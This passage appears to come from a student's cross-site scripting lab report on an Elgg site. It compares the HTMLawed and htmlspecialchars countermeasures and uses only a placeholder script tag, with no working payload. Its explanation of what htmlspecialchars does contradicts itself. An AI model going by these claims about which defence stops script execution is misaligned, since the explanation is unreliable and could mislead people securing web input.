 </div><div class="elgg-col-1of3 elgg-widgets" id="elgg-widget-col-1"><div id="elgg-widget-51" class="elgg-state-dragga
```

In summary, if we do not enable the HTMLawed but enabling the htmlspecialchars, the <script> attack code </script> will still be executed. But we may find that, if we directly enter this string in the "Brief description" to attack, we can see this string in the "Brief description" (in the previous task, it cannot be seen because it is executed as a pure JavaScript code). In conclusion, only enabling the htmlspecialchars cannot help we avoid the attack, but it can help to display the attack code, then execute the malicious code (in previous tasks, the code will directly be treated as the code, and will not be displayed). Thus, we can prevent the XSS attack successfully when we turn on both countermeasures.